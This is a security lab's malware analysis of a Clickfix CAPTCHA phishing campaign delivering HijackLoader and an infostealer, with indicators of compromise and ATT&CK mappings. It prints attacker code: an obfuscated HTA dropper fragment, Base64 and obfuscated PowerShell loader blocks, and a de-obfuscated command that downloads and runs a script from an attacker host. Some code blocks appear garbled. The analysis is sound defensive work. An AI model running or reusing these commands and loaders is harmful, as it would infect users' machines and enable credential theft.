Deconstructing a Cyber Deception: An Analysis of the Clickfix HijackLoader Phishing Campaign

Shrutirupa Banerjiee ⋮ ⋮ 9/12/2025

12 September 2025

Written by Shrutirupa Banerjiee

Table of Contents

-
    - Multi-Stage Obfuscation and De-obfuscation
-
    - Anti-Analysis Techniques
-
    - The Final Payload
- **Conclusion**
- **IOCs**
- **Quick Heal \ Seqrite Protection**
- **MITRE ATT&CK Mapping**

Introduction

With the evolution of cyber threats, the final execution of a malicious payload is no longer the sole focus of the cybersecurity industry. Attack loaders have emerged as a critical element of modern attacks, serving as a primary vector for initial access and enabling the covert delivery of sophisticated malware within an organization. Unlike simple payloads, loaders are engineered with a dedicated purpose: to circumvent security defenses, establish persistence, and create a favorable environment for the hidden execution of the final-stage malware. This makes them a more significant and relevant threat that demands focused analysis.

We have recently seen a surge in **HijackLoader** malware. It first **emerged** in the second half of 2023 and quickly **gained** attention due to its ability to deliver payloads and its interesting techniques for loading and executing them. It mostly appears as **Malware-as-a-Service**, which has been **observed** mainly in financially motivated campaigns globally.

HijackLoader has been distributed through **fake installers, SEO-poisoned** websites**, malvertising, and pirated software/movie portals**, which ensures a wide and opportunistic victim base.

Since June 2025, we have observed attackers using Clickfix where it led unsuspecting victims to download malicious .msi installers that, in turn, resulted in HijackLoader execution. DeerStealer was observed being downloaded as the final executable on the victim’s machine then.

Recently, it has also been observed that TAG-150 has emerged with CastleLoader/CastleBot, while also leveraging external services such as HijackLoader as part of its broader Malware-as-a-Service ecosystem.


HijackLoader frequently delivers **stealers and RATs** while continuously refining its tradecraft. It is particularly notorious for advanced evasion techniques such as:

- Process doppelgänging with transacted sections

- Unhooking system DLLs
- Direct syscalls under WOW64
- Call-stack spoofing
- Anti-VM checks

Since its discovery, HijackLoader has continuously evolved, presenting a persistent and rising threat to various industries. Therefore, it is critical for organizations to establish and maintain continuous monitoring for such loaders to mitigate the risk of sophisticated, multi-stage attacks.

Infection Chain



Infection Chain

Technical Overview

The initial access starts with a CAPTCHA-based social engineering phishing campaign, which we have identified as Clickfix(This technique was seen to be used by attackers in June 2025 as well).




Fig1: CAPTCHA-Based Phishing Page for Social Engineering

```
AneuErtnTogoItasNl = WsicMiuaEmlad(encodedStr)
For OdepRlalUgscIncsEs = 1 To 500000 Step 1
SamlAmai = SamlAmai + OdepRlalUgscIncsEs
Next
If SamlAmai > 5 Then
GroiCdtlSlcog AneuErtnTogoItasNl
End If
AutoOpen
End Sub
Sub GroiCdtlSlcog(bumplStr)
LisuMpo bumplStr
Sub LisuMpo(bump2Str)
ExecuteGlobal bump2Str
Function OfrcYiapOsgrf()
Dim TcerIptaMpwoHbs
TcerIptaMpwoHbs =
DansAgtaObsaOf("526e5675593352706232346754334a696245467059334e55636d396b554764725a5564314b436b674941304b4943416749455527062534255595852745257 6c6c6155686a626d5642644764795132346749413 04b4943416749465268644731466157567053474e755a5546305a334a4462694139494535336 36e6c44625735305457687a6345787 64b4349324d7a51334d7a6b7a4d7a56684e546730595464684e6a45304e7a55324e7a4d324d6a517a4e4445334e5451354e4455305a444d324e5467304d7a63774e6a4d30596a5a684e544932")
```

Fig2: HTA Dropper File for Initial Execution

This HTA file serves as the initial downloader, leading to the execution of a PowerShell file.

```
PowerShell script to decode Base64-encoded PowerShell commands (Unicode)
Base64 string (replace with your full string)
$encoded = @"
JAB7ACEAJwArAH0APQArACAAIAAkACgAIAAgACkAIAAgADsAJAB7ACkALgB9AD0AJAB7ACEAJwArAH0AIAAgADsAJAB7AC4AfQAgACAAPQArACsAJAB7ACEAJwArAH0
AIAAgADsAJAB7ACQAPQB9ACAAIAA9ACsAKwAgACAAJAB7ACEAJwArAH0AIAAgADsAJAB7ACUAYABgAC4AfQAgACAAPQArACsAIAAgACQAewAhACcAKwB9ACAAIAA7AC
AAIAAkAHMAXQB9ACAAIAA9ACsAKwAgACAAJAB7ACEAJwArAH0AIAAgADsAIAAgACQAewAgAC0AfQA9ACsAKwkAHMAIAQAnACsAfQA7ACAAIAAkAHMAIwAtAH0AIAAgA
DQAIAAgACsAKwAkAHsAIQAnACsAfQAgACAAOwAkAHsAPQB9ADQAKwArACAAIAAkAHsAIQAnACsAfQA7ACQAewArAH0APQAgACAAKwArACQAewAhACcAKwB9ADsAIAAg
ACQAewAnAH0AIAAgAD0AIAAgACsAKwkAHMAIQAnACsAfQAgACAAOwAkAHMAJABbAH0APQAgACAAIgBbACIAIAAgACsAIAAgACIAJAAnAEAAewAgACAAfQAgACAAKQA
gACAAIgBbACQAewA5AH0AIAAgAP0AKwAiACQAKABAAB9AIAAgAH0AKQAiAFsAIgAkAHsALgB9ACIAIAAgACsAIgAkAHsAJwB9ACIAIAAgAF0AIAAgACsAIAAgACIAJA
AoAEAAewB9ACAAIAAgACIAMwAiACQAewAkADQAfQAiACAAIAAiACQAewApAC4AfQAiAFQAKwAgACAAIgAkADEAIgAhACQAewAuAH0AIAAgAFQAKwAgACAAI
gBdACIAOwAkAHsAIQAnACsAfQAgACAAPQAiACIALgAoACIAJAAoACAAIABAAHsAIAAgAH0AKQAgACAAIgBbACAAIAAiACQAewAuAH0AIgArACIAJAB7AF0AfQAiAFQA
IAAgACsA
"@ -replace "
n", ""
Decode the Base64 as Unicode (UTF-16LE is used by PowerShell -enc)
$decodedBytes = [System.Convert]::FromBase64String($encoded)
$decodedText = [System.Text.Encoding]::Unicode.GetString($decodedBytes)
Output the result
Write-Host "
n[+] Decoded PowerShell Script:
$decodedText
Optional: Save to file
$outputFile = "$env:TEMP\decoded_script.ps1"
Out-File -Encoding utf8 -FilePath $outputFile
n[+] Saved to: $outputFile"
```

Fig3: Initial PowerShell Loader Script

Upon decoding the above Base64-encoded string, we obtained another PowerShell script, as shown below.




Fig4: First-Stage Obfuscated PowerShell Script

The above decoded PowerShell script is heavily obfuscated, presenting a significant challenge to static analysis and signature-based detection. Instead of using readable strings and variables, it dynamically builds commands and values through complex mathematical operations and the reconstruction of strings from character arrays.

While resolving the above payload, we see it gets decoded into below command, which while still unreadable, can be fully de-obfuscated.




Fig5: Deobfuscation of the First stage obfuscated payload

After full de-obfuscation, we see that the script attempts to connect to a URL to download a subsequent file.

iex ((New-Object System.Net.WebClient).DownloadString('https://rs.mezi[.]bet/samie_bower.mp3'))

When run in a debugger, this script returns an error, indicating it is unable to connect to the URL.

Fig6: Debugger View of Failed C2 Connection

The file samie-bower.mp3 is another PowerShell script, which at over 18,000 lines is heavily obfuscated and represents the next stage of the loader.

```
$CodWg = $MlIqTi
$duTGnZekwhO = $tBgyKTA
$NveYwTEsJWqMOb = $mhdgRyQaCe
if((((((24+27+39)))+39-13+36*((49+21+32))+38+31*(43-14+44)-(6044))) -gt ((25+3+(38-26-(19-43+($dKJmgUQejH-13-36)))))) {
$sSdKqkynGFcLD = 205
$KQzaigETNquGr = (((6*37+45+2+39*31*41+3+7)-(49056)))
$wAKaUQxsG = $lNMwbDTzxBCH
elseif(((((23+14+(47+37+$rFQUwhJHODA))-($DIcAbpXo+21+7)))) -lt ((((12-13+43))*10+34-20+49+17+25-(524)))) {
$TVkNfo = 607
$TKgalVHzI = $tBgyKTA
elseif(((24-41-$HacuATWaGtUCQg)-$YNJbyge-23-17+((44+23+23)+(($ghSCakRpP+43-(46-20+41))))) -eq (((((44*32-(12-13-(4-33-1)))+21-
13+27))-(1365)))) {
$HwvlEMJWI = 136
$bYosMmIWpFUJV = ((((9*34+38+13*24*20))+26+18+12-(5796)))
$SOhlbJnKTZz = $mhdgRyQaCe
$GYUkfyBslDjqv = (((((10*15-45))*39*3+(16+16+12))-19-40*32+45-18+11-(10994)))
$pqbJxniRM = (((((35*1*43-29+7*35-(12*34*3)))-16+41*29)-(1024)))
elseif((((((19-19+(8*34+(44+18*29-((15-45-30)+(6-16+32)))))))-(846))) -le ((44-46-$NZmlqzjvWaI)-$QmLgOiHNzMfm-27+$ghSCakRpP-
(11-33-$HwvlEMJWI)+38+24+48)) {
$NbyGqIDOwtA = 254
$LJzdUsrf = (((((42*33-33)))*47*37-13+7-9-38-(2351915)))
$UikPxm = ((((7+21-($vNGbXQoW-37-($sSdKqkynGFcLD+5-1))+((33-41-$tBgyKTA)))+(($wAKaUQxsG+14+4)))))
$SglYAbVFyNJhQ = $GLHUPhMFzTI
```
Fig7: Mainstage PowerShell Loader (samie_bower.mp3)

Through debugging, we observe that this PowerShell file performs numerous **Anti-VM** checks, including inspecting the number of running processes and making changes to the registry keys.




Fig8: Anti-Virtual Machine and Sandbox Evasion Checks

These checks appear to specifically target and read **VirtualBox identifiers** to determine if the script is running in a virtualized environment.

While analyzing the script, we observed that the final payload resides within the last few lines, which is where the initial obfuscated loader delivers the final malicious command.




Fig9: Final execution

The above gibberish variable declaration has been resolved; upon execution, it performs Base64 decoding, XOR operations, and additional decryption routines, before loading another PowerShell script that likely injects the PE file.

Fig10: Intermediate PowerShell Script for PE Injection

Fig11: Base64-Encoded Embedded PE Payload

Decoding this file reveals an embedded PE file, identifiable by its **MZ header**.

Fig12: Decoded PE File with MZ Header

This PE file is a heavily packed **.NET executable**.




Fig13: Packed .NET Executable Payload

The executable payload loads a significant amount of code, likely extracted from its resources section.




Fig14: In-Memory Unpacking of the .NET Executable

Once unpacked, the executable payload appears to load a DLL file.




Fig15: Protected DLL Loaded In-Memory

This DLL file is also protected, likely to prevent reverse engineering and analysis.

Fig16: DLL Protection Indicators

HijackLoader has a history of using a multi-stage process involving an executable followed by a DLL. This final stage of the loader attempts to connect to a C2 server, from which an **infostealer malware** is downloaded. In this case, the malware attempts to connect to the URL below.

Fig17: Final C2 Server Connection Attempt

While this C2 is no longer accessible, the connection attempt is consistent with the behavior of **NekoStealer Malware**. This HijackLoader has been involved in downloading different stealer malware including Lumma as well.

Conclusion

Successfully defending against sophisticated loaders like HijackLoader requires shifting the focus from static, final-stage payloads to their dynamic and continuously evolving delivery mechanisms. By concentrating on detecting the initial access and intermediate stages of obfuscation, organizations can build more resilient defenses against this persistent threat. It is equally important to adopt a proactive approach across all layers, rather than focusing solely on the initial access or the final payload. The intermediate layers are often where attackers introduce the most significant changes to facilitate successful malware deployment.

IOCs:

- **1b272eb601bd48d296995d73f2cdda54ae5f9fa534efc5a6f1dab3e879014b57**
- **37fc6016eea22ac5692694835dda5e590dc68412ac3a1523ba2792428053fbf4**
- **3552b1fded77d4c0ec440f596de12f33be29c5a0b5463fd157c0d27259e5a2df**
- **782b07c9af047cdeda6ba036cfc30c5be8edfbbf0d22f2c110fd0eb1a1a8e57d**
- **921016a014af73579abc94c891cd5c20c6822f69421f27b24f8e0a044fa10184**
- **e2b3c5fdcba20c93cfa695f0abcabe218ac0fc2d7bc72c4c3af84a52d0218a82**
- **52273e057552d886effa29cd2e78836e906ca167f65dd8a6b6a6c1708ffdfcfd**
- **c03eedf04f19fcce9c9b4e5ad1b0f7b69abc4bce7fb551833f37c81acf2c041e**
- **D0068b92aced77b7a54bd8722ad0fd1037a28821d370cf7e67cbf6fd70a608c4**
- **50258134199482753e9ba3e04d8265d5f64d73a5099f689abcd1c93b5a1b80ee**
- **hxxps[:]//1h[.]vuregyy1[.]ru/3g2bzgrevl[.]hta**
- **91[.]212[.]166[.]51**
- **37[.]27[.]165[.]65:1477**
- **cosi[.]com[.]ar**
- **hxxps[:]//rs[.]mezi[.]bet/samie_bower.mp3**
- **hxxp[:]//77[.]91[.]101[.]66/**

Quick Heal \ Seqrite Protection:

- **Script.Trojan.49900.GC**
- **Loader.StealerDropperCiR**
- **Trojan.InfoStealerCiR**
- **Trojan.Agent**
- **BDS/511**

MITRE Att&ck:

Tactic	Technique ID	Technique Name
Initial Access	T1566.002	Phishing: Spearphishing Link (CAPTCHA phishing page)
	T1189	Drive-by Compromise (malvertising, SEO poisoning, fake installers)
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Defense Evasion	T1027	Obfuscated Files or Information (multi-stage obfuscated scripts)
	T1140	Deobfuscate/Decode Files or Information (Base64, XOR decoding)
	T1562.001	Impair Defenses: Disable or Modify Tools (unhooking DLLs)
	T1070.004	Indicator Removal: File Deletion (likely used in staged loaders)
	T1211	Exploitation for Defense Evasion (direct syscalls under WOW64)
	T1036	Masquerading (fake extensions like .mp3 for PowerShell scripts)
Discovery	T1082	System Information Discovery (VM checks, registry queries)
	T1497.001	Virtualization/Sandbox Evasion: System Checks
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys (registry tampering)
Persistence / Privilege Esc.	T1055	Process Injection (PE injection routines)
Command and Control (C2)	T1071.001	Application Layer Protocol: Web Protocols (HTTP/HTTPS C2 traffic)
	T1105	Ingress Tool Transfer (downloading additional payloads)
Impact / Collection	T1056 / T1005	Input Capture / Data from Local System (info-stealer functionality of final payload)

Authors:

Niraj Lazarus Makasare

Shrutirupa Banerjiee

I am Shrutirupa, currently working as Senior Security Researcher at SEQRITE LABs. With nearly 5 years of experience, I have transitioned my focus from blockchain...

Articles by Shrutirupa Banerjiee »